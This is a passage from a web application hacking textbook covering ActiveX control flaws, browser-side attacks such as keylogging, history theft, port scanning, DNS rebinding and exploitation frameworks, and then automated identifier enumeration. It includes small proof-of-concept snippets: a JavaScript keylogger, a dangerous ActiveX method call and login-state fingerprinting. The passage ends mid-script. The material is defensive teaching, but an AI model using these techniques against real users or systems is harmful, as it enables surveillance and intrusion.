Chapter 5 described how applications can use various thick-client technologies to distribute some of the application's processing to the client side. ActiveX controls are of particular interest to an attacker who targets other users. When an application installs a control to invoke it from its own pages, the control must be registered as "safe for scripting." After this occurs, any other website accessed by the user can use that control.

Browsers do not accept just any ActiveX control that a website asks them to install. By default, when a website seeks to install a control, the browser presents a security warning and asks the user for permission. The user can decide whether she trusts the website issuing the control and allow it to be installed accordingly. However, if she does so, and the control contains any vulnerabilities, these can be exploited by any malicious website the user visits.

Two main categories of vulnerability commonly found within ActiveX controls are of interest to an attacker:

- Because ActiveX controls typically are written in native languages such as C/C++, they are at risk from classic software vulnerabilities such as buffer overflows, integer bugs, and format string flaws (see Chapter 16 for more details). In recent years, a huge number of these vulnerabilities

have been identified within the ActiveX controls issued by popular web applications, such as online gaming sites. These vulnerabilities normally can be exploited to cause arbitrary code execution on the computer of the victim user.

- Many ActiveX controls contain methods that are inherently dangerous and vulnerable to misuse:

- `LaunchExe(BSTR ExeName)`
- `SaveFile(BSTR FileName, BSTR Url)`
- `LoadLibrary(BSTR LibraryPath)`
- `ExecuteCommand(BSTR Command)`

Methods like these usually are implemented by developers to build some flexibility into their control, enabling them to extend its functionality in the future without needing to deploy a fresh control. However, after the control is installed, it can, of course, be “extended” in the same way by any malicious website to carry out undesirable actions against the user.


## Finding ActiveX Vulnerabilities

When an application installs an ActiveX control, in addition to the browser alert that asks your permission to install it, you should see code similar to the following within the HTML source of an application page:

```
<object id="oMyObject"
  classid="CLSID:A61BC839-5188-4AE9-76AF-109016FD8901"
  codebase="https://wahh-app.com/bin/myobject.cab">
</object>
```

This code tells the browser to instantiate an ActiveX control with the specified name and `classid` and to download the control from the specified URL. If a control is already installed, the `codebase` parameter is not required, and the browser locates the control from the local computer, based on its unique `classid`.

If a user gives permission to install the control, the browser registers it as “safe for scripting.” This means that it can be instantiated, and its methods invoked, by any website in the future. To verify for sure that this has been done, you can check the registry key `HKEY_CLASSES_ROOT\CLSID\classid of control taken from above HTML\Implemented Categories`. If the subkey `7DD95801-9882-11CF-9FA9-00AA006C42C4` is present, the control has been registered as “safe for scripting,” as shown in Figure 13-6.



**Figure 13-6:** A control registered as safe for scripting

When the browser has instantiated an ActiveX control, individual methods can be invoked as follows:

```
<script>
    document.oMyObject.LaunchExe('myAppDemo.exe');
</script>
```


### HACK STEPS

**A simple way to probe for ActiveX vulnerabilities is to modify the HTML that invokes the control, pass your own parameters to it, and monitor the results:**

1. **Vulnerabilities such as buffer overflows can be probed for using the same kind of attack payloads described in Chapter 16. Triggering bugs of this kind in an uncontrolled manner is likely to result in a crash of the browser process that is hosting the control.**
2. **Inherently dangerous methods such as `LaunchExe` can often be identified simply by their name. In other cases, the name may be innocuous or obfuscated, but it may be clear that interesting items such as filenames, URLs, or system commands are being passed as parameters. You should try modifying these parameters to arbitrary values and determine whether the control processes your input as expected.**

It is common to find that not all the methods implemented by a control are actually invoked anywhere within the application. For example, methods may have been implemented for testing purposes, may have been superseded but not removed, or may exist for future use or self-updating purposes. To perform a comprehensive test of a control, it is necessary to enumerate all the attack surface it exposes through these methods, and test all of them.

Various tools exist for enumerating and testing the methods exposed by ActiveX controls. One useful tool is COMRaider by iDefense, which can display all of a control's methods and perform basic fuzz testing of each, as shown in Figure 13-7.



**Figure 13-7:** COMRaider showing the methods of an ActiveX control

## Preventing ActiveX Vulnerabilities

Defending native compiled software components against attack is a large and complex topic that is outside the scope of this book. Basically, the designers and developers of an ActiveX control must ensure that the methods it implements cannot be invoked by a malicious website to carry out undesirable actions against a user who has installed it. For example:

- A security-focused source code review and penetration test should be carried out on the control to locate vulnerabilities such as buffer overflows.
- The control should not expose any inherently dangerous methods that call out to the filesystem or operating system using user-controllable



input. Safer alternatives are usually available with minimal extra effort. For example, if it is considered necessary to launch external processes, compile a list of all the external processes that may legitimately and safely be launched. Then either create a separate method to call each one or use a single method that takes an index number into this list.

As an additional defense-in-depth precaution, some ActiveX controls validate the domain name that issued the HTML page from which they are being invoked. Microsoft's SiteLock Active Template Library template allows developers to restrict the use of an ActiveX control to a specific list of domain names.

Some controls go even further by requiring that all parameters passed to the control must be cryptographically signed. If the signature passed is invalid, the control does not carry out the requested action. You should be aware that some defenses of this kind can be circumvented if the website that is permitted to invoke the control contains any XSS vulnerabilities.

## Attacking the Browser

---

The attacks described so far in this and the preceding chapter involve exploiting some feature of an application's behavior to compromise users of the application. Attacks such as cross-site scripting, cross-site request forgery, and JavaScript hijacking all arise from vulnerabilities within specific web applications, even though the details of some exploit techniques may leverage quirks within specific browsers.

A further category of attacks against users does not depend on the behavior of specific applications. Rather, these attacks rely solely on features of the browser's behavior, or on the design of core web technologies themselves. These attacks can be delivered by any malicious website or by any benign site that has itself been compromised. As such, they lie at the edge of the scope of a book about hacking web applications. Nevertheless, they are worthy of brief consideration partly because they share some features with attacks that exploit application-specific functions. They also provide context for understanding the impact of various application behaviors by showing what is possible for an attacker to achieve even in the absence of any application-specific flaws.

The discussion in the following sections is necessarily concise. There is certainly room for an entire book to be written on this subject. Would-be authors with a significant amount of spare time are encouraged to submit a proposal to Wiley for *The Browser Hacker's Handbook*.

## Logging Keystrokes

JavaScript can be used to monitor all keys the user presses while the browser window has the focus, including passwords, private messages, and other personal information. The following proof-of-concept script captures all keystrokes in Internet Explorer and displays them in the browser's status bar:

```
<script>document.onkeypress = function () {  
    window.status += String.fromCharCode(window.event.keyCode);  
} </script>
```

These attacks can capture keystrokes only while the frame in which the code is running has the focus. However, some applications leave themselves vulnerable to keylogging when they embed a third-party widget or advertising applet in a frame within the application's own pages. In so-called "reverse strokejacking" attacks, malicious code running in a child frame can grab the focus from the top-level window, since this operation is not prevented by the same-origin policy. The malicious code can capture keystrokes by handling `onkeydown` events and can pass the separate `onkeypress` events to the top-level window. That way, typed text still appears in the top-level window in the normal way. By relinquishing the focus briefly during pauses in typing, the malicious code can even maintain the appearance of a blinking caret in the normal location within the top-level page.

## Stealing Browser History and Search Queries

JavaScript can be used to perform a brute-force exercise to discover third-party sites recently visited by the user and queries he has performed on popular search engines. This technique was already described in the context of performing a brute-force attack to identify valid anti-CSRF tokens that are in use on a different domain. The attack works by dynamically creating hyperlinks for common websites and search queries and by using the `getComputedStyle` API to test whether the link is colored as visited or not visited. A huge list of possible targets can be quickly checked with minimal impact on the user.

## Enumerating Currently Used Applications

JavaScript can be used to determine whether the user is presently logged in to third-party web applications. Most applications contain protected pages that can be viewed only by logged-in users, such as a My Details page. If an unauthenticated user requests the page, she receives different content, such as an error message or a redirection to the login.

This behavior can be leveraged to determine whether a user is logged in to a third-party application by performing a cross-domain script include for a protected page and implementing a custom error handler to process scripting errors:

```
window.onerror = fingerprint;  
<script src="https://other-app.com/MyDetails.aspx"></script>
```

Of course, whatever state the protected page is in, it contains only HTML, so a JavaScript error is thrown. Crucially, the error contains a different line number and error type, depending on the exact HTML document returned. The attacker can implement an error handler (in the `fingerprint` function) that checks for the line number and error type that arise when the user is logged in. Despite the same-origin restrictions, the attacker's script can deduce what state the protected page is in.

Having determined which popular third-party applications the user is presently logged in to, the attacker can carry out highly focused cross-site request forgery attacks to perform arbitrary actions within those applications in the security context of the compromised user.

## Port Scanning

JavaScript can be used to perform a port scan of hosts on the user's local network or other reachable networks to identify services that may be exploitable. If a user is behind a corporate or home firewall, an attacker can reach services that cannot be accessed from the public Internet. If the attacker scans the client computer's loopback interface, he may be able to bypass any personal firewall the user installed.

Browser-based port scanning can use a Java applet to determine the user's IP address (which may be NATed from the public Internet) and therefore infer the likely IP range of the local network. The script can then initiate HTTP connections to arbitrary hosts and ports to test connectivity. As described, the same-origin policy prevents the script from processing the responses to these requests. However, a trick similar to the one used to detect login status can be used to test for network connectivity. Here, the attacker's script attempts to dynamically load and execute a script from each targeted host and port. If a web server is running on that port, it returns HTML or some other content, resulting in a JavaScript error that the port-scanning script can detect. Otherwise, the connection attempt times out or returns no data, in which case no error is thrown. Hence, despite the same-origin restrictions, the port-scanning script can confirm connectivity to arbitrary hosts and ports.

Note that most browsers implement restrictions on the ports that can be accessed using HTTP requests, and that ports commonly used by other well-known services, such as port 25 for SMTP, are blocked. Historically, however, bugs have existed in browsers that have enabled this restriction to sometimes be circumvented.

## Attacking Other Network Hosts

Following a successful port scan to identify other hosts, a malicious script can attempt to fingerprint each discovered service and then attack it in various ways.

Many web servers contain image files located at unique URLs. The following code checks for a specific image associated with a popular range of DSL routers:

```

```

If the function `notNetgear` is not invoked, the server has been successfully fingerprinted as a NETGEAR router. The script can then proceed to attack the web server, either by exploiting any known vulnerabilities in the particular software or by performing a request forgery attack. In this example, the attacker could attempt to log in to the router with default credentials and reconfigure the router to open additional ports on its external interface, or expose its administrative function to the world. Note that many highly effective attacks of this kind require only the ability to issue arbitrary requests, not to process their responses, so they are unaffected by the same-origin policy.

In certain situations, an attacker may be able to leverage DNS rebinding techniques to violate the same-origin policy and actually retrieve content from web servers on the local network. These attacks are described later in this chapter.

## Exploiting Non-HTTP Services

Going beyond attacks against web servers, in some situations it is possible to leverage a user's browser to target non-HTTP services that are accessible from the user's machine. Provided that the service in question tolerates the HTTP headers that unavoidably come at the start of each request, an attacker can send arbitrary binary content within the message body to interact with the non-HTTP service. Many network services do in fact tolerate unrecognized input and still process subsequent input that is well-formed for the protocol in question.

One technique for sending an arbitrary message body cross-domain was described in Chapter 12, in which an HTML form with the `enctype` attribute set to `text/plain` was used to send XML content to a vulnerable application. Other techniques for delivering these attacks are described in the following paper:

[www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf](http://www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf)

Such interprotocol attacks may be used to perform unauthorized actions on the destination service or to exploit code-level vulnerabilities within that service to compromise the targeted server.

Furthermore, in some situations, behavior in non-HTTP services may actually be exploitable to perform XSS attacks against web applications running on the same server. Such an attack requires the following conditions to be met:

- The non-HTTP service must be running on a port that is not blocked by browsers, as described previously.
- The non-HTTP service must tolerate unexpected HTTP headers sent by the browser, and not just shut down the network connection when this happens. The former is common for many services, particularly those that are text-based.

- The non-HTTP service must echo part of the request contents in its response, such as in an error message.
- The browser must tolerate responses that do not contain valid HTTP headers, and in this situation must process a portion of the response as HTML if that is what it contains. This is in fact how all current browsers behave when suitable non-HTTP responses are received, probably for backward-compatibility purposes.
- The browser must ignore the port number when segregating cross-origin access to cookies. Current browsers are indeed port-agnostic in their handling of cookies.

Given these conditions, an attacker can construct an XSS attack targeting the non-HTTP service. The attack involves sending a crafted request, in the URL or message body, in the normal way. Script code contained in the requests is echoed and executes in the user's browser. This code can read the user's cookies for the domain on which the non-HTTP service resides, and transmit these to the attacker.

## Exploiting Browser Bugs

If bugs exist within the user's browser software or any installed extensions, an attacker may be able to exploit these via malicious JavaScript or HTML. In some cases, bugs within extensions such as the Java VM have enabled attackers to perform two-way binary communication with non-HTTP services on the local computer or elsewhere. This enables the attacker to exploit vulnerabilities that exist within other services identified via port scanning. Many software products (including non-browser-based products) install ActiveX controls that may contain vulnerabilities.

## DNS Rebinding

DNS rebinding is a technique that can be used to perform a partial breach of same-origin restrictions in some situations, enabling a malicious website to interact with a different domain. The possibility of this attack arises because the segregations in the same-origin policy are based primarily on domain names, whereas the ultimate delivery of HTTP requests involves converting domain names into IP addresses.

At a high level, the attack works as follows:

- The user visits a malicious web page on the attacker's domain. To retrieve this page, the user's browser resolves the attacker's domain name to the attacker's IP address.
- The attacker's web page makes Ajax requests back to the attacker's domain, which is allowed by the same-origin policy. The attacker uses DNS rebinding

to cause the browser to resolve the attacker's domain a second time, and this time the domain name resolves to the IP address of a third-party application, which the attacker is targeting.

- Subsequent requests to the attacker's domain name are sent to the targeted application. Since these are on the same domain as the attacker's original page, the same-origin policy allows the attacker's script to retrieve the contents of the responses from the targeted application and send these back to the attacker, possibly on a different attacker-controlled domain.

This attack faces various obstacles, including mechanisms in some browsers to continue using a previously resolved IP address, even if the domain has been rebound to a different address. Furthermore, the `Host` header sent by the browser usually still refers to the attacker's domain, not that of the target application, which may cause problems. Historically, methods have existed by which these obstacles can be circumvented on different browsers. In addition to the browser, DNS rebinding attacks may be performed against browser extensions and web proxies, all of which may behave in different ways.

Note that in DNS rebinding attacks, requests to the targeted application are still made in the context of the attacker's domain, as far as the browser is concerned. Hence, any cookies for the actual domain of the target application are not included in these requests. For this reason, the content that can be retrieved from the target via DNS rebinding is the same as could be retrieved by anyone who can make direct requests to the target. The technique is primarily of interest, therefore, where other controls are in place to prevent an attacker from directly interacting with the target. For example, a user residing on an organization's internal networks, which cannot be reached directly from the Internet, can be made to retrieve content from other systems on those networks and transit this content to the attacker.

## Browser Exploitation Frameworks


Various frameworks have been developed to demonstrate and exploit the variety of possible attacks that may be carried out against end users on the Internet. These typically require a JavaScript hook to be placed into the victim's browser via some vulnerability such as XSS. Once the hook is in place, the browser contacts a server controlled by the attacker. It may poll this server periodically, submitting data back to the attacker and providing a control channel for receiving commands from the attacker.

**NOTE** Despite the restrictions imposed by the same-origin policy, various techniques can be used in this situation to allow two-way asynchronous interaction with the attacker's server from a script that has been injected into a target application. One simple method is to perform dynamic cross-domain script includes to the attacker's domain. These requests can both transmit captured data back to the attacker (within the URL query string) and receive instructions about actions that should be performed (within the returned script code).

Here are some actions that may be carried out within this type of framework:

- Logging keystrokes and sending these to the attacker
- Hijacking the user's session with the vulnerable application
- Fingerprinting the victim's browser and exploiting known browser vulnerabilities accordingly
- Performing port scans of other hosts (which may be on a private network accessible by the compromised user browser) and sending the results to the attacker
- Attacking other web applications accessible via the compromised user's browser by forcing the browser to send malicious requests
- Brute-forcing the user's browsing history and sending this to the attacker


One example of a sophisticated browser exploitation framework is BeEF, developed by Wade Alcon, which implements the functionality just described. Figure 13-8 shows BeEF capturing information from a compromised user, including computer details, the URL and page content currently displayed, and keystrokes entered by the user.

 10.82.53.41	
<b>Details</b> <small>[Hide]</small>	
<b>Browser</b>	Internet Explorer 5.01
<b>Operating System</b>	Windows 98
<b>Screen</b>	1280x800 with 24-bit colour
<b>URL</b>	http://localhost/beef/hook/xss-example.htm
<b>Cookie</b>	BeEFSession=99f42a3792c31c94f85387a4d360a618
<b>Page Content</b> <small>[Hide]</small>	
<b>Content</b>	The main page more content
<b>Key Logger</b> <small>[Hide]</small>	
<b>Keys</b>	my keys are logged
<b>Module Results</b> <small>[Hide]</small>	
<b>Results</b>	OK Clicked

**Figure 13-8:** Data captured from a compromised user by BeEF



Figure 13-9 shows BeEF performing a port scan of the victim user's own computer.



**Figure 13-9:** BeEF performing a port scan of a compromised user's computer

Another highly functional browser exploitation framework is XSS Shell, produced by Ferruh Mavituna. It provides a wide range of functions for manipulating zombie hosts compromised via XSS, including capturing keystrokes, clipboard contents, mouse movements, screenshots, and URL history, as well as the injection of arbitrary JavaScript commands. It also remains resident within the user's browser if she navigates to other pages within the application.

## Man-in-the-Middle Attacks

Earlier chapters described how a suitably positioned attacker can intercept sensitive data, such as passwords and session tokens, if an application uses unencrypted HTTP communications. What is more surprising is that some serious attacks can still be performed even if an application uses HTTPS for all sensitive data and the target user always verifies that HTTPS is being used properly.

These attacks involve an “active” man in the middle. Instead of just passively monitoring another user's traffic, this type of attacker also changes some of that traffic on the fly. Such an attack is more sophisticated, but it can certainly be delivered in numerous common situations, including public wireless hotspots and shared office networks, and by suitably minded governments.

Many applications use HTTP for nonsensitive content, such as product descriptions and help pages. If such content makes any script includes using absolute URLs, an active man-in-the-middle attack can be used to compromise HTTPS-protected requests on the same domain. For example, an application's help page may contain the following:

```
<script src="http://wahh-app.com/help.js"></script>
```



This behavior of using absolute URLs to include scripts over HTTP appears in numerous high-profile applications on the web today. In this situation, an active man-in-the-middle attacker could, of course, modify any HTTP response to execute arbitrary script code. However, because the same-origin policy generally treats content loaded over HTTP and HTTPS as belonging to different origins, this would not enable the attacker to compromise content that is accessed using HTTPS.

To overcome this obstacle, the attacker can induce a user to load the same page over HTTPS by modifying any HTTP response to cause a redirection or by rewriting the targets of links in another response. When the user loads the help page over HTTPS, her browser performs the specified script include using HTTP. Crucially, some browsers do not display any warnings in this situation. The attacker can then return his arbitrary script code in the response for the included script. This script executes in the context of the HTTPS response, allowing the attacker to compromise this and further content that is accessed over HTTPS.

Suppose that the application being targeted does not use plain HTTP for any content. An attacker can still induce the user to make requests to the target domain using plain HTTP by returning a redirection from an HTTP request made to any other domain. Although the application itself may not even listen for HTTP requests on port 80, the attacker can intercept these induced requests and return arbitrary content in response to them. In this situation, various techniques can be used to escalate the compromise into the HTTPS origin for the application's domain:

- First, as was described for cookie injection attacks, the attacker can use a response over plain HTTP to set or update a cookie value that is used in HTTPS requests. This can be done even for cookies that were originally set over HTTPS and flagged as secure. If any cookie values are processed in an unsafe way by script code running in the HTTPS origin, a cookie injection attack can be used to deliver an XSS exploit via the cookie.
- Second, as mentioned, some browser extensions do not properly segregate content loaded over HTTP and HTTPS and effectively treat this as belonging to a single origin. The attacker's script, returned in a response to an induced HTTP request, can leverage such an extension to read or write the contents of pages that the user accessed using HTTPS.

The attacks just described rely on some method of inducing the user to make an arbitrary HTTP request to the target domain, such as by returning a redirection response from an HTTP request that the user makes to any other domain. You might think that a security-paranoid user would be safe from this technique. Suppose the user accesses only one website at a time and restarts his browser before accessing each new site. Suppose he logs in to his banking application,

which uses pure HTTPS, from a clean new browser. Can he be compromised by an active man-in-the-middle attack?

The disturbing answer is that yes, he probably can be compromised. Today's browsers make numerous plain HTTP requests in the background, regardless of which domains the user visits. Common examples include antiphishing lists, version pings, and requests for RSS feeds. An attacker can respond to any of these requests with a redirection to the targeted domain using HTTP. When the browser silently follows the redirection, one of the attacks already described can be delivered, first to compromise the HTTP origin for the targeted domain, and then to escalate this compromise into the HTTPS origin.

Security-paranoid users who need to access sensitive HTTPS-protected content via an untrusted network can (probably) prevent the technique just described by setting their browser's proxy configuration to use an invalid local port for all protocols other than HTTPS. Even if they do this, they may still need to worry about active attacks against SSL, a topic that is outside the scope of this book.

## Summary

---

We have examined a huge variety of ways in which defects in a web application may leave its users exposed to malicious attack. Many of these vulnerabilities are complex to understand and discover and often necessitate an amount of investigative effort that exceeds their significance as the basis for a worthwhile attack. Nevertheless, it is common to find that lurking among a large number of uninteresting client-side flaws is a serious vulnerability that can be leveraged to attack the application itself. In many cases, the effort is worth it.

Furthermore, as awareness of web application security continues to evolve, direct attacks against the server component itself are likely to become less straightforward to discover and execute. Attacks against other users, for better or worse, are certainly part of everyone's future.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. You discover an application function where the contents of a query string parameter are inserted into the `Location` header in an HTTP redirect. What three different types of attacks can this behavior potentially be exploited to perform?
2. What main precondition must exist to enable a CSRF attack against a sensitive function of an application?
3. What three defensive measures can be used to prevent JavaScript hijacking attacks?

4. For each of the following technologies, identify the circumstances, if any, in which the technology would request `/crossdomain.xml` to properly enforce domain segregation:
  - (a) Flash
  - (b) Java
  - (c) HTML5
  - (d) Silverlight
5. “We’re safe from clickjacking attacks because we don’t use frames.” What, if anything, is wrong with this statement?
6. You identify a persistent XSS vulnerability within the display name caption used by an application. This string is only ever displayed to the user who configured it, when they are logged in to the application. Describe the steps that an attack would need to perform to compromise another user of the application.
7. How would you test whether an application allows cross-domain requests using `XMLHttpRequest`?
8. Describe three ways in which an attacker might induce a victim to use an arbitrary cookie.



# Automating Customized Attacks

This chapter does not introduce any new categories of vulnerabilities. Rather, it examines one key element in an effective methodology for hacking web applications — the use of automation to strengthen and accelerate customized attacks. The range of techniques involved can be applied throughout the application and to every stage of the attack process, from initial mapping to actual exploitation.

Every web application is different. Attacking an application effectively involves using various manual procedures and techniques to understand its behavior and probe for vulnerabilities. It also entails bringing to bear your experience and intuition in an imaginative way. Attacks typically are customized in nature, tailored to the particular behavior you have identified and to the specific ways in which the application enables you to interact with and manipulate it. Performing customized attacks manually can be extremely laborious and is prone to mistakes. The most successful web application hackers take their customized attacks a step further and find ways to automate them to make them easier, faster, and more effective.

This chapter describes a proven methodology for automating customized attacks. This methodology combines the virtues of human intelligence and computerized brute force, usually with devastating results. This chapter also examines various potential obstacles that may hinder the use of automation, and ways in which these obstacles can be circumvented.

## Uses for Customized Automation

---

There are three main situations in which customized automated techniques can be employed to help you attack a web application:

- **Enumerating identifiers** — Most applications use various kinds of names and identifiers to refer to individual items of data and resources, such as account numbers, usernames, and document IDs. You often will need to iterate through a large number of potential identifiers to enumerate which ones are valid or worthy of further investigation. In this situation, you can use automation in a fully customized way to work through a list of possible identifiers or cycle through the syntactic range of identifiers believed to be in use by the application.

An example of an attack to enumerate identifiers would be where an application uses a page number parameter to retrieve specific content:

```
http://mdsec.net/app/ShowPage.ashx?PageNo=10069
```

In the course of browsing through the application, you discover a large number of valid `PageNo` values. But to identify every valid value, you need to cycle through the entire range — something you cannot feasibly do manually.

- **Harvesting data** — Many kinds of web application vulnerabilities enable you to extract useful or sensitive data from the application using specific crafted requests. For example, a personal profile page may display the personal and banking details of the current user and indicate that user's privilege level within the application. Through an access control defect, you may be able to view the personal profile page of any application user — but only one user at a time. Harvesting this data for every user might require thousands of individual requests. Rather than working manually, you can use a customized automated attack to quickly capture all this data in a useful form.

An example of harvesting useful data would be to extend the enumeration attack just described. Instead of simply confirming which `PageNo` values are valid, your automated attack could extract the contents of the HTML title tag from each page it retrieves, enabling you to quickly scan the list of pages for those that are most interesting.

- **Web application fuzzing** — As we have described the practical steps for detecting common web application vulnerabilities, you have seen numerous examples where the best approach to detection is to submit various

unexpected items of data and attack strings and review the application's responses for any anomalies that indicate that the flaw may be present. In a large application, your initial mapping exercises may identify dozens of distinct requests you need to probe, each containing numerous different parameters. Testing each case manually would be time-consuming and mind-numbing and could leave a large part of the attack surface neglected. Using customized automation, however, you can quickly generate huge numbers of requests containing common attack strings and quickly assess the server's responses to hone in on interesting cases that merit further investigation. This technique is often called *fuzzing*.

We will examine in detail each of these three situations and the ways in which customized automated techniques can be leveraged to vastly enhance your attacks against an application.

## Enumerating Valid Identifiers

---

As we have described various common vulnerabilities and attack techniques, you have encountered numerous situations in which the application employs a name or identifier for some item, and your task as an attacker is to discover some or all of the valid identifiers in use. Here are some examples of where this requirement can arise:

- The application's login function returns informative messages that disclose whether a failed login was the result of an unrecognized username or incorrect password. By iterating through a list of common usernames and attempting to log in using each one, you can narrow down the list to those that you know to be valid. This list can then be used as the basis for a password-guessing attack.
- Many applications use identifiers to refer to individual resources that are processed within the application, such as document IDs, account numbers, employee numbers, and log entries. Often, the application exposes some means of confirming whether a specific identifier is valid. By iterating through the syntactic range of identifiers in use, you can obtain a comprehensive list of all these resources.
- If the session tokens generated by the application can be predicted, you may be able to hijack other users' sessions simply by extrapolating from a series of tokens issued to you. Depending on the reliability of this process, you may need to test a large number of candidate tokens for each valid value that is confirmed.

## The Basic Approach

Your first task in formulating a customized automated attack to enumerate valid identifiers is to locate a request/response pair that has the following characteristics:

- The request includes a parameter containing the identifier you are targeting. For example, in a function that displays an application page, the request might contain the parameter `PageNo=10069`.
- The server's response to this request varies in a systematic way when you vary the parameter's value. For example, if a valid `PageNo` is requested, the server might return a response containing the specified document's contents. If an invalid value is requested, it might return a generic error message.

Having located a suitable request/response pair, the basic approach involves submitting a large number of automated requests to the application, either working through a list of potential identifiers, or iterating through the syntactic range of identifiers known to be in use. The application's responses to these requests are monitored for "hits," indicating that a valid identifier was submitted.

## Detecting Hits

There are numerous attributes of responses in which systematic variations may be detected, and which may therefore provide the basis for an automated attack.

### *HTTP Status Code*

Many applications return different status codes in a systematic way, depending on the values of submitted parameters. The values that are most commonly encountered during an attack to enumerate identifiers are as follows:

- **200** — The default status code, meaning "OK."
- **301 or 302** — A redirection to a different URL.
- **401 or 403** — The request was not authorized or allowed.
- **404** — The requested resource was not found.
- **500** — The server encountered an error when processing the request.

### *Response Length*

It is common for dynamic application pages to construct responses using a page template (which has a fixed length) and to insert per-response content into this template. If the per-response content does not exist or is invalid (such as if an incorrect document ID was requested), the application might simply return an



empty template. In this situation, the response length is a reliable indicator of whether a valid document ID has been identified.

In other situations, different response lengths may point toward the occurrence of an error or the existence of additional functionality. In the authors' experience, the HTTP status code and response length indicators have been found to provide a highly reliable means of identifying anomalous responses in the majority of cases.

### ***Response Body***

It is common for the data actually returned by the application to contain literal strings or patterns that can be used to detect hits. For example, when an invalid document ID is requested, the response might contain the string `Invalid document ID`. In some cases, where the HTTP status code does not vary, and the overall response length is changeable due to the inclusion of dynamic content, searching responses for a specific string or pattern may be the most reliable means of identifying hits.

### ***Location Header***

In some cases, the application responds to every request for a particular URL with an HTTP redirection (a 301 or 302 status code), where the target of the redirection depends on the parameters submitted in the request. For example, a request to view a report might result in a redirection to `/download.jsp` if the supplied report name is correct, or to `/error.jsp` if it is incorrect. The target of an HTTP redirection is specified in the `Location` header and can often be used to identify hits.

### ***Set-Cookie Header***

Occasionally, the application may respond in an identical way to any set of parameters, with the exception that a cookie is set in certain cases. For example, every login request might be met with the same redirection, but in the case of valid credentials, the application sets a cookie containing a session token. The content that the client receives when it follows the redirect depends on whether a valid session token is submitted.

### ***Time Delays***

Occasionally, the actual contents of the server's response may be identical when valid and invalid parameters are submitted, but the time taken to return the response may differ subtly. For example, when an invalid username is submitted to a login function, the application may respond immediately with a generic, uninformative message. However, when a valid username is submitted, the

application may perform various back-end processing to validate the supplied credentials, some of which is computationally intensive, before returning the same message if the credentials are incorrect. If you can detect this time difference remotely, it can be used as a discriminator to identify hits in your attack. (This bug is also often found in other types of software, such as older versions of OpenSSH.)

**TIP** The primary objective in selecting indicators of hits is to find one that is completely reliable or a group that is reliable when taken together. However, in some attacks, you may not know in advance exactly what a hit looks like. For example, when targeting a login function to try to enumerate usernames, you may not actually possess a known valid username to determine the application's behavior in the case of a hit. In this situation, the best approach is to monitor the application's responses for all the attributes just described and to look for any anomalies.

## Scripting the Attack

Suppose that you have identified the following URL, which returns a 200 status code when a valid PageNo value is submitted and a 500 status code otherwise:

```
http://mdsec.net/app/ShowPage.ashx?PageNo=10069
```

This request/response pair satisfies the two conditions required for you to be able to mount an automated attack to enumerate valid page IDs.

In a simple case such as this, it is possible to create a custom script quickly to perform an automated attack. For example, the following bash script reads a list of potential page IDs from standard input, uses the `netcat` tool to request a URL containing each ID, and logs the first line of the server's response, which contains the HTTP status code:

```
#!/bin/bash

server=mdsec.net
port=80

while read id
do
